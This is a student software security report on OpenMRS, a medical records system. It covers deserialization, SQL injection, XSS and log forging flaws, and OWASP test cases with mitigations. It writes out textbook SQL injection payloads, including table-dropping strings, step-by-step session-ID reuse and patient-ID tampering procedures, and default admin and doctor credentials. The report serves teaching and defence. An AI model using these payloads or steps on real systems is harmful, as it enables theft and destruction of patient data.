

CSC 515 – Software Security
OpenMRS Security
Final Report

Arun Jaganathan - ajagana

Bhaskar Sinha - bsinha

Nivedita Natarajan – nnatara2

Ananthram Eklaapuram Lakshmanasamy - aeklas

#1: Documenting vulnerabilities and their fixes

Vulnerability #1:

1. **Name:** Dynamic Code Evaluation: Unsafe XStream Deserialization

2. **Affected Component:**

Found at line 115, method deserialize in the file SimpleXStreamSerializer.java, in openmrs-api module.

Path to bug:

<https://github.com/openmrs/openmrs-core/blob/master/api/src/main/java/org/openmrs/api/impl/SerializationServiceImpl.java#L115>

```
// Get appropriate OpenmrsSerializer implementation
OpenmrsSerializer serializer = getSerializer(serializerClass);
if (serializer == null) {
    throw new APIException("serializer.not.found", new Object[] { serializerClass });
}

// Attempt to Deserialize the object
try {
    return (T) serializer.deserialize(serializedObject, objectClass);
}
catch (Exception e) {
    String msg = "An error occurred during deserialization of data <" + serializedObject + ">";
    throw new SerializationException(msg, e);
}
```

3. **Description:**

This bug falls in the broad category of Code Injection bugs - bugs that occur when application sends untrusted data to an interpreter. At line 115 method deserialize in the file SimpleXStreamSerializer.java, unvalidated XML is deserialized, XStream library provides the developer with an easy way to transmit objects, serializing them to XML documents. But XStream can by default deserialize dynamic proxies allowing an attacker to run arbitrary Java code on the server when the proxy InvocationHandler is invoked.

The following Java code shows an instance of XStream processing untrusted input:

```
XStream xstream = new XStream();
String body = IOUtils.toString(request.getInputStream(), "UTF-8");
Contact expl = (Contact) xstream.fromXML(body);
```

4. Result

Since the vulnerability allows the attacker to run arbitrary code, the possible consequences are endless. The attacker can run code to steal sensitive data, get to know system information which may be used to identify and execute known vulnerabilities. Depending on the privilege level of the code that is executing the attack can be amplified, since we have already identified some severe access control flaws in OpenMRS, combined together they can result in data loss or corruption, lack of accountability. Also this bug can be used to cause a Denial of service attack by sending a very long input file, since the input is not validated and can sometimes lead to complete host takeover.

5. Business Impact:

OpenMRS application handles sensitive medical details of patients, so its security is of utmost importance to the organization using it to manage its clinics or hospitals. The vulnerability can be used to steal sensitive data (each patient record can cost around [10\\$](#)), alter/forged sensitive patient data, all of which can tarnish the reputation of the organization and also lead to financial losses for the organization. Since the vulnerability also has potential to cause a DOS attack, it can lead to OpenMRS service going down which again can lead to financial losses.

6. Mitigation:

Validate the input to the serializer by using a whitelist or blacklist filter before passing to XStream, although a whitelist approach (allowed types) is preferred since many classes can be used to achieve remote code execution and to bypass blacklists. Associate a timer with the calls to XStream and kill it if timeout occurs, this way Denial of service attacks can be prevented. XStream implicitly prevents the deserialization of known bad classes such as `java.beans.EventHandler` that can be used by attackers to run arbitrary commands. In addition, starting with XStream 1.4.7, it is possible to define permissions for types. These permissions can be used to explicitly allow or deny the types that will be deserialized and so it is not possible to inject unexpected types into an object graph. Any application that deserializes data from an external source should use this feature to limit the danger of arbitrary command execution.

The following Java code shows an instance of XStream securely processing untrusted input by defining the allowed types.

```
XStream xstream = new XStream();
```

```
// clear out existing permissions and set own ones
xstream.addPermission(NoPermissionType.NONE);
// allow some basics
xstream.addPermission(NullPermission.NULL);
xstream.addPermission(PrimitiveTypePermission.PRIMITIVES);
xstream.allowTypeHierarchy(Collection.class);
// allow any type from the same package
xstream.allowTypesByWildcard(new String[] {
    Contact.class.getPackage().getName()+".*"
});
String body = IOUtils.toString(request.getInputStream(), "UTF-8");
Contact expl = (Contact) xstream.fromXML(body);
```

Note that any class allowed in the whitelist should be audited to make sure it is safe to deserialize.

Vulnerability #2:

1. Vulnerability Name: SQL Injection in Allergies Page.

2. Business Impact:

As SQL Injection is easy to be detected by the developers using Fortify, the same Fortify could be exploited by the attackers to find places where SQL Injection is not covered. The cost of this attack would be lethal as it gives all the information about the databases, and essentially all the information in the system – including user accounts. This serves as a huge negative impact to the organization using OpenMRS.

In order to fully understand the impact a SQL injection attack might have on a business, we need to evaluate the value of the **data that can be compromised**.

Publicly disclosed attacks habitually involve large amount of stolen customer's credit card numbers. This translates as an affected public image of the company and it will result in noticeable profit loss. But attacks are often more vicious, and it requires further analysis to understand their real impact. Let's take for example a competitor is attacking the business in order to steal the clients.

As discussed earlier, the attacker could also gain control over the entire database server. The database being a trusted element in most networks, it could be an excellent spot for the hacker to launch other attacks **across the network**. As you can imagine, things can quickly degenerate from there if network security is not solid.

3. Affected Components:

This bug was found in the following file:

File Name:

[openmrs-core/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java](#)

File Path:

<https://github.com/openmrs/openmrs-core/blob/df4621c1928148d6a3c417c9fdee4004904fb63e/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java>

This error was discovered in the **Allergies section** of the **Find Patient Module**.

4. Description:

SQL Injection is the most prevalent issue in any database based application. It has become very common attack surface for many of the attackers.

SQL injection is a [code injection](#) technique, used to [attack](#) data-driven applications, in which nefarious [SQL](#) statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a [security vulnerability](#) in an application's software, for example, when user input is either incorrectly filtered for [string literal escape characters](#) embedded in SQL statements or user input is not [strongly typed](#) and unexpectedly executed. SQL injection is mostly known as an attack [vector](#) for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

SQL injection (SQLI) was considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the [Open Web Application Security Project](#). [5] In 2013, SQLI was rated the number one attack on the OWASP top ten. [6] There are four main sub-classes of SQL injection:

- Classic SQLI
- Blind or Inference SQL injection
- [Database management system](#)-specific SQLI
- Compounded SQLI
 - (i) SQL injection + insufficient authentication

(ii) SQL injection + [DDoS](#) attacks

(iii) SQL injection + [DNS hijacking](#)

(iv) SQL injection + [XSS](#)

Technical implementations:

1. **Incorrectly filtered escape characters:** form of SQL injection occurs when user input is not filtered for [escape characters](#) and is then passed into an SQL statement. This results in the potential manipulation of the statements performed on the database by the end-user of the application.

The following line of code illustrates this vulnerability:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement may do more than the code author intended. For example, setting the "userName" variable as: ' OR '1'='1

or using comments to even block the rest of the query (there are three types of SQL comments). All three lines have a space at the end:

```
' OR '1'='1' --
```

```
' OR '1'='1' {
```

```
' OR '1'='1' /*
```

renders one of the following SQL statements by the parent language:

```
SELECT * FROM users WHERE name = ' OR '1'='1';
```

```
SELECT * FROM users WHERE name = ' OR '1'='1' -- ';
```

If this code were to be used in an authentication procedure then this example could be used to force the selection of every data field (*) from all users rather than from one specific user name as the coder intended, because the evaluation of '1'='1' is always true.

The following value of "userName" in the statement below would cause the deletion of the "users" table as well as the selection of all data from the "userinfo" table (in essence revealing the information of every user), using an [API](#) that allows multiple statements:

```
a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

This input renders the final SQL statement as follows and specified:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';
```

While most SQL server implementations allow multiple statements to be executed with one call in this way, some SQL APIs such as [PHP](#)'s `mysql_query()` function do not allow this for security reasons. This prevents attackers from injecting entirely separate queries, but doesn't stop them from modifying queries.

2. **Incorrect type handling:** form of SQL injection occurs when a user-supplied field is not [strongly typed](#) or is not checked for [type](#) constraints. This could take place when a numeric field is to be used in a SQL statement, but the programmer makes no checks to validate that the user supplied input is numeric. For example:

```
statement: ="SELECT * FROM userinfo WHERE id =" + a_variable + ";"
```

It is clear from this statement that the author intended `a_variable` to be a number correlating to the "id" field. However, if it is in fact a [string](#) then the [end-user](#) may manipulate the statement as they choose, thereby bypassing the need for escape characters.

For example, setting `a_variable` to

```
1;DROP TABLE users
```

will drop (delete) the "users" table from the database, since the SQL becomes:

```
SELECT * FROM userinfo WHERE id=1; DROP TABLE users;
```

5. Results:

Since databases control many web site functions, nearly all web sites invite input from visitors and so many web forms are vulnerable, SQL injection has become and for years remained the most common form of website hacking tool used. Additionally, so many criminals are now using SQL injection that new server, application and code weaknesses are being discovered almost daily.

Our own records indicate that most (over half) of the web sites we have been asked to scan had SQL injection risks of either High or Medium levels. A high level of risk is one that is effectively an unlocked, unguarded door. A medium risk is one that when combined with one or more other factors could mean trouble. An even larger number of sites had Low risk issues. What we need to know: The percentage of sites that have at least one major risk is actually increasing.

Even though SQL injection has been a known issue for years, there are several factors causing the rate of risk to increase. First is that more companies are offering more web site interaction with visitors and this trend is increasing dramatically. Second is that as more hackers gain skills in SQL injection, they are discovering more applications and services that are susceptible to attack and are

developing new attacks on old applications. The result is a nearly exponential increase in the opportunities to use this attack method.

The risk of being successfully attacked using SQL injection is based on two factors: the nature and size of the business and the age, status of updates and patches on the applications and the skill and number of technical staff. It boils down to whether there are interesting target and whether the web server, the applications on it and your web site code are well designed, well integrated and have all the current patches and updates.

The site is in immediate danger if the company stores data of high value, if the company or entity is operating in a highly contested field of business, or if the site has political or social importance or value. Naturally if we have something of monetary value then we are a target. But we are also a target if the site is an opinion leader in a contentious environment.

SQL injection attacks are now being solicited online. An upset customer, competitor, or even ex-spouse can now easily hire a 'script kiddie' - or worse, a talented hacker - to attack a site. The chance of the hacker getting caught is low. The chance that the upset party can cause damage to your site without being fingered as the responsible party is high.

Technically we are at risk of SQL injection if we have any equipment or applications which have not been routinely updated and patched, or if we have code on the site that was not correctly written. The age of equipment, the applications and the code is a rough indicator of risk. Another is the number of servers involved, number of applications and number of web site access points. If we are using hosted servers or if we are using outsourced technical resources, then a third-party review of the site security is important. And even in-house staff can be so pressed for time and short on resources that updates and patches can get delayed or old legacy code get used without proper review.

6. Mitigation:

There are several ways to mitigate an SQL Injection. The following are the most commonly followed methods that avoids this kinds of vulnerability in the software:

a. Parameterized Statements/ Prepared Statements

With most development platforms, parameterized statements that work with parameters can be used (sometimes called placeholders or [bind variables](#)) instead of embedding user input in the statement. A placeholder can only store a value of the given type and not an arbitrary SQL fragment. Hence the SQL injection would simply be treated as a strange (and probably invalid) parameter value. In many cases, the SQL statement is fixed, and each parameter is a [scalar](#), not a [table](#). The user input is then assigned (bound) to a parameter

b. Escaping:

A straightforward, though error-prone way to prevent injections is to escape characters that have a special meaning in SQL. The manual for an SQL DBMS explains which characters have a special meaning, which allows creating a comprehensive [blacklist](#) of characters that need translation. For instance, every occurrence of a single quote (') in a parameter must be replaced by two single quotes (") to form a valid SQL string literal.

c. Pattern Check using RegEx:

Integer, float or boolean, string parameters can be checked if their value is valid representation for the given type. Strings that must follow some strict pattern (date, UUID, alphanumeric only, etc.) can be checked if they match this pattern.

d. Database Permission:

Limiting the permissions on the database login used by the web application to only what is needed may help reduce the effectiveness of any SQL injection attacks that exploit any bugs in the web application.

For example, on [Microsoft SQL Server](#), a database logon could be restricted from selecting on some of the system tables which would limit exploits that try to insert JavaScript into all the text columns in the database.

```
deny select on sys.sysobjects to webdatabaselogon;
```

```
deny select on sys.objects to webdatabaselogon;
```

```
deny select on sys.tables to webdatabaselogon;
```

```
deny select on sys.views to webdatabaselogon;
```

```
deny select on sys.packages to webdatabaselogon;
```

Reference:

<https://www.beyondsecurity.com/about-sql-injection.html>

www.wikipedia.com

Vulnerability #3:

1. Vulnerability Name: XSS Vulnerability in Allergies Page.

2. Business Impact:

OpenMRS is a web-based application. Being web-based, it gives plethora of options for the attackers to exploit the application. The impact of an exploited XSS vulnerability varies a lot. It ranges from Session Hijacking to the disclosure of sensitive data, CSRF attacks and more. By exploiting a cross-site scripting vulnerability an attacker can impersonate the victim and take over the account. If the victim has administrative rights it might even lead to code execution on the server, depending on the application and the privileges of the account.

Since OpenMRS holds a lot of sensitive data such as Patient Details, Doctor Details, and also the medical history of patients, the business impact of this attack is usually very high. If XSS attacks can be exploited, it may lead to a very bad reputation for the business, consequently affecting it to a huge extent.

3. Affected Components: Saving a Patient Data in Create/View Patient Details Module

4. Description:

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates. By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser. While XSS can be taken advantage of within VBScript, ActiveX and Flash (although now considered legacy or even obsolete), unquestionably, the most widely abused is JavaScript – primarily because JavaScript is fundamental to most browsing experiences. XSS can be classified majorly into the following categories:

Stored and Reflected XSS Attacks

XSS attacks can generally be categorized into two categories: stored and reflected. There is a third, much less well known type of XSS attack called DOM Based XSS that is discussed separately here.

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, DOM Based XSS was identified by Amit Klein in 2005. OWASP recommends the XSS categorization as described in the OWASP Article: Types of Cross-Site Scripting, which covers all these XSS terms, organizing them into a matrix of Stored vs Reflected XSS and Server vs Client XSS, where DOM Based XSS is a subset of Client XSS.

5. Results:

A lot of vulnerabilities are possible if we can inject code into a page. For example, you can

1. steal credentials in non-HTTPOnly cookies.
2. send requests to a server with the user's credentials.
3. steal secrets that are stored in JS variables.
4. prompt the user to download content by submitting a form
5. display text that seems to come from the site owners. Think phishing.
6. display a password input, log keystrokes, and send the result to a site of your choosing
7. redirect to another site

8. get patient data if the user has granted that site access to the device he is logging from.

Any of these could be exploited in the OpenMRS System and thereby is an important vulnerability to be taken care of. Being a very common form of attacking any service, attackers use this as the first step in exploiting the software, before trying to exploit other ways. Thus, it is very essential to protect the system against XSS attacks.

XSS is a versatile attack vector which opens the door to a large number of social-engineering and client-side attacks. As shown, it could be used to steal sensitive information, such as session tokens, user credentials or commercially valuable data, as well as to perform sensitive operations. Additionally, it can be the foothold an attacker needs in order to obtain access to a computer or even an internal network. For companies XSS can have serious implications from a reputational, legal and even financial point of view.

As security consultants, we should do our best to explain the risks. In the case of XSS and penetration test reports, it is likely a good time to move away from the traditional proof of concept alert box payload as it can be rather misleading for security stakeholders.

6. Mitigation:

In order to minimize the risks associated with XSS, developers should encode all fields when displaying them in the browser. Additionally, ensure that user input is properly filtered especially in the case of special characters. A common source of XSS are outdated third party libraries integrated in the code, and as such, update these to the latest stable versions. As part of a defence in depth strategy, ensure that cookie properties (such as HttpOnly) and security headers, especially CSP, are set accordingly.

On a higher level, ensure that security is properly integrated in all phases of the development process and that developers are aware of common web application vulnerabilities. Ultimately, regular penetration tests would help identify such flaws and improve the security stance of the web applications.

Vulnerability #4:

1. Vulnerability Name: Log forging

2. Business Impact:

OpenMRS is a web-based application, which means there are a lot of attack options for attackers. Log forging is a defect which is easily overlooked while writing code because the application does requires to maintain system logs. The business effect of log forging can vary greatly depending on how the attacker tries to exploit it. The attacker can try to put some

malicious code in the system through logs which could affect the database, or the attacker might try to get information by getting access to the logs. Since a lot of sensitive data such as username and personal details are stored by the OpenMRS system as logs the business impact of this attack is high. If bugs related to log forging are exploited it may lead to a very bad reputation for the business, consequently affecting it to a huge extent.

3. Affected Component: Creating a new patient; Finding patient by username

4. Description:

Log forging vulnerabilities occur when data enters an application from an untrusted source or data is written to an application or system log file. Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging.

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters.

So, as a rule of thumb no sensitive data should be exposed in logs and data from untrusted sources should not be saved in logs.

5. Result -

In the existing code in a lot of sensitive data is being exposed in the logs. Also, Input that is being received from the user (through form fields/session parameters) is directly written into the log. This also gives the attacker the ability to feed the form with invalid input, that will be recorded in the log section.

So, changes are made in code to handle this in a way that sensitive data is not stored in logs. Also, it makes sure that even if the input is forged, only the necessary information is stored in the Log. This avoids the possibility of crashing the logs with invalid inputs.

6. Mitigation -

In order to minimize the risks associated with log forging, developers should not disclose any sensitive information in logs. Also, developer should blacklist words which could indicate a script or sql queries, so that no malicious code is saved in the system through logs.

It should also be made sure that logs are only store when needed and they are internal to the system and should not be shown in case of any system failure so that if the system fails it fails securely.

Also, proper security audits should be done in a timely manner to uncover such defects, so that they could be rectified.

#2: Compiled Report

Part 1: OWASP Top 10

A1 – INJECTION

Explained in vulnerability #2, SQL injection.

A2 – BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Test Case ID: OWASP_A2_BASM_1

Description:

When the user logs-in to the application, a session ID will be generated and the cookie 'JSESSIONID' will be stored in the browser. OWASP_A2_BASM_1 tests if the modification of 'JSESSIONID' is acceptable and works fine with the application. For this, the tester needs to install a google chrome extension 'EditThisCookie'.

Steps to Execute OWASP_A2_BASM_1:

1. To install 'EditThisCookie' extension, visit the link:
<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en>
Select 'Add This Extension' and then choose 'Add this Extension' on the pop that appears next.
2. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
3. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
4. After logging in, click on the cookie icon located right next to the URL/address bar in Google Chrome. In 'JSESSIONID', the 'Value' field represents the SessionID for the user.
5. Modify the string present in the 'JSESSIONID', say change any one of the character in the field and click the Tick symbol.

6. Refresh the page and check whether the page goes to Log-in page instead of reloading the Home page.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A2_BASM_1	System redirects to Log in Page.	System redirects to Log in Page.	PASS – System is Secure

How the System Mitigates Against This Vulnerability:

OpenMRS system mitigates this vulnerability by using encrypted and randomized Session ID for each user and for each log in, which is checked everytime the page is reloaded, redirected, at every page in the application.

Test Case ID: OWASP_A2_BASM_2

Description:

When the user logs-in to the application, a session ID will be generated and the cookie 'JSESSIONID' will be stored in the browser. OWASP_A2_BASM_2 tests if the SessionID generated for one user, say U1, can be reused by another user, say U2, and thereby, gain access of the privileges of user U1. For executing this test, the tester needs to install a google chrome extension 'EditThisCookie'. The user also needs to create another new user.

Steps to Create a New User:

1. Log-in as admin, with username 'admin' and password 'Admin123'.
2. In the Home Page, click on 'System Administration' tile and select 'Advanced Administration'. Select 'Manage Users' in the 'Users' Section.
3. Click on 'Add User' and choose Create a new person.
4. Enter the necessary details, as requested in the page.

Steps to Execute OWASP_A2_BASM_2:

1. To install 'EditThisCookie' extension, visit the link:
<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en>
Select 'Add This Extension' and then choose 'Add this Extension' on the pop that appears next.
2. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click

“openmrs-standalone.jar” file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.

3. Once on the login page of OpenMRS System, enter “admin” in the username field and “Admin123” in the password field and choose ‘Inpatient Ward’ in the “Location for this session”. Now, click ‘Login’.
4. After logging in, click on the cookie icon located right next to the URL/address bar in Google Chrome. In ‘JSESSIONID’, the ‘Value’ field represents the Session ID for the user. Copy this value. Click the Tick icon located at the bottom of the plugin window.
5. Open a new tab in Incognito mode and open the OpenMRS application (copy paste the same URL of OpenMRS). Log in with the username and password details of the newly created user.
6. Upon log-in, click on the cookie icon located right to the URL bar, and expand the JSESSIONID and in the ‘Value’ field, paste the previously copied value.
7. Refresh the page and
8. Refresh the page and check whether the page throws any error or simply reloads as the admin user.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A2_BASM_2	Either the log-in page should be reloaded throwing an error, or ‘Home Page’ is reloaded with the same user.	‘Home Page’ is reloaded with username ‘Super User (admin)’.	FAIL – Vulnerability exists. System is not secure.

How the System Mitigates Against This Vulnerability:

The OpenMRS system just checks if the session ID is valid or not and the session ID is not associated with the User ID. I.e, the second user is able to access the admin’s profile by using the admin’s Session ID, and thereby gaining access to all the important data.

To mitigate this vulnerability, the OpenMRS system should associate each Session ID with the user. This way, when the Session ID is modified by the user, OpenMRS has a way to catch the vulnerability and appropriate it.

A3 – Cross Site Scripting (XSS)

Explained in vulnerability #3, XSS Vulnerability.

A4 – BROKEN ACCESS CONTROL

Test Case ID: OWASP_A4_BAC_1

Description:

When the admin logs-in to the application and accesses a particular Patient's record, by changing the Patient-ID in the URL, other patients' records are also reached.

Steps to Execute OWASP_A4_BAC_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to Find Patient Record> Search by ID or Name and type "Betty Johnson". Click on the record row that is displayed below to enter the patient information page.
4. Change the Patient ID displayed in the URL from 82 to 84 and press Enter.
5. The patient records of another patient, "Elizabeth Taylor" is now displayed.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A4_BAC_1	Access to the patient ID's details should be blocked and error should be displayed.	Details of the new patient ID is displayed.	FAIL - Vulnerability exists. System is not secure.

How the System Should Mitigate Against This Vulnerability:

OpenMRS system can mitigate this vulnerability by using encrypting the Patient ID so that the user cannot access records of other patients and other sensitive information.

Test Case ID: OWASP_A4_BAC_2

Description:

OWASP_A4_BAC_2 checks if the system breaks if the returnUrl is specified with a restricted link. For example, if a doctor logs into the system, he/she does not have access to an Administrator's 'System Administration' tile. In other words, the doctor has access only to the view patient's records and schedule appointments. He/she does not have access to any administration pages. In this test, we mention the returnUrl to one of the administration pages (OpenMRS Atlas) and check if the system redirects to that page.

Steps to Execute OWASP_A4_BAC_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Click on the 'System Administration' tile in the home page and choose 'OpenMRS Atlas'. Once the page loads, the URL looks like:
Page URL: <http://localhost:8081/openmrs-standalone/atlas/map.page>
4. Now URLify the path to this page and now the URL should look like:
Final URL: %2Fopenmrs-standalone%2Fatlas%2Fmap.page
Save this URL on a notepad. This is the 'path' to the OpenMRS Atlas page.
5. Now, on the original session's login page of OpenMRS System, enter "doctor" in the username field and "Doctor123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
6. Navigate to 'Find Patient' and search for a patient, say, 'Smith'. Click on the any of the patient in the result.
7. On the patient's page, click on 'Request Appointment'.
8. In the page's URL, modify the value of returnUrl parameter to the above 'Final URL' and press enter.
9. Now, fill in the form and submit it and check where the page redirects to.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A4_BAC_2	The system should throw an error and should be redirected to the Doctor's home page.	The system redirects to the OpenMRS Atlas page, and now the doctor has access to administration pages, which he/she was not supposed to have. In the OpenMRS Atlas page, the doctor can view the markers on the map and have access to restricted information.	FAIL – System is not secure.

How the System Could Mitigate Against This Vulnerability:

OpenMRS should check for the access rights for each user whenever there is a redirection. This way, the user can be controlled from accessing restricted information.

A5 – SECURITY MISCONFIGURATION

Test Case ID: OWASP_A5_SM_1

Description:

When the admin logs-in to the application and tries to add a service type with incorrect values, the entire stack trace is displayed to the user.

Steps to Execute OWASP_A5_SM_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to Appointment Scheduling and click on Manage Service Types.
4. Add a new service Type with name as "null" and duration as "123456789123456789" and click "Save".
5. The entire stacktrace for the exception is displayed to the user.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A5_SM_1	The invalid value is handled and an error message/another prompt to enter the correct values is displayed.	The entire stacktrace of the error is displayed to the user.	FAIL - Vulnerability exists. System is not secure.

How the System Should Mitigate Against This Vulnerability:

OpenMRS system can mitigate this vulnerability by error handling for different fields and accordingly prompt the user to enter correct values or display an error message.

Test Case ID: OWASP_A5_SM_2**Description:**

OWASP_A5_SM_2 tests for security misconfiguration by examining the server's admin console access and directory listing.

Steps to Execute OWASP_A5_SM_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to the web server manager's console by the URL "http://localhost:8081/manager/list".
4. Check if any of the directory listing is done for the managers.
5. Try the URL "<http://localhost:8081/openmrs-standalone/appointmentschedulingui/>" and see if there are any files listed.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
--------------	-----------------	---------------	-------------------

OWASP_A5_SM_2	List of files or directory is not listed and no access is given to the user.	No files are displayed and error messages are printed.	PASS - System is secure.
---------------	--	--	--------------------------

How the System Mitigates Against This Vulnerability:

OpenMRS system mitigates this vulnerability by disabling the access to files or directories.

A6: SENSITIVE DATA EXPOSURE

Test Case ID: OWASP_A6_SDE_1

Description:

This test case checks to see if protected health information is displayed on the application view where it is not actually needed.

Prerequisites:

- Admin login credentials:
Username: admin
Password: Admin123
- Have at least one patient record in the database.

Steps to execute OWASP_A6_SDE_1:

1. Login to the OpenMRS system.
2. Click on 'Find Patient Record'.
3. Type the name of the existing user in the search bar.
4. Information of that user is displayed on the screen.
5. Information about the person being searched for is displayed on the screen.
6. Observe the information displayed about the person on the screen.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
--------------	------------------	----------------	------------------

OWASP_A6_SDE_1	Sensitive information, which is not required should not be displayed	Both DOB and age of the patient is displayed. Here DOB is not required as the person's age is already mentioned.	FAIL
----------------	--	--	------

Test Case Id: OWASP_A6_SDE_2

Description:

This test case checks to see if communication between the browser and the website is secure or not, when protected health information is sent over the network by the application.

Prerequisites:

Admin login credentials:

Username: admin

Password: Admin123

Steps to execute OWASP_A6_SDE_2:

1. Login to the OpenMRS system.
2. Click on 'Register a patient'.
3. Enter all the required information to create a patient.
4. Click on 'Confirm'.
5. Open developer tools on the browser being used.
6. Navigate to 'Network' tab.
7. Note the protocol used in the request URL.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP_A6_SDE_2	The protocol being used by the application should be 'https' to ensure security of information over a network.	The protocol being used by the application is 'http', which is not secure.	FAIL

A7: Missing Function Level Access Control

Test Case ID: OWASP2013_A7_MLAC_1

Description:

This test case compares the access level of a privileged user to that of a normal user.

Prerequisites:

Admin login credentials:

Username: admin

Password: Admin123

Steps to execute OWASP2013_A7_MLAC_1

1. Login to the OpenMRS system as an admin.
2. Click on 'System Administration'.
3. Click on 'Manage Accounts'.
4. Click on 'Add New Account'.
5. Enter required details Family name, Given Name, Gender and check 'Add user account?'.
6. Fields 'Username' and 'Password' are displayed to the user.
7. Enter new Username and Password and set privilege level as 'FULL'.
8. For Capabilities tab; just check on 'Schedules Appointments'.
9. Click save.
10. Navigate back to 'OpenMRS home' and click on 'Register a patient'.
11. Record the URL.
12. Logout as admin.
13. Log back in with the newly created user.
14. Enter saved URL in the browser and hit enter.

Result

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP2013_A7_MLAC_1	The new user should not be able to access the given admin page.	An error page is displayed and the new user is unable to access the page.	PASS

Test Case ID: OWASP2013_A7_MLAC_2

Description:

This test checks if a normal user is able to access records of other patients through UI.

Prerequisites:

Have at least one patient record in the database.
Use credentials of the user created in the above test cases.

Steps to execute OWASP2013_A7_MLAC_2:

1. Login as existing user with minimal access.
2. Click on 'Find Patient Record'.
3. Enter the name of the patient existing in the database.
4. Click on the record.

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP2013_A7_MLAC_2	The new user should not be able to access the records of another patient.	An error page is displayed with error message 'Your user account does not have privileges required to view this page'.	PASS

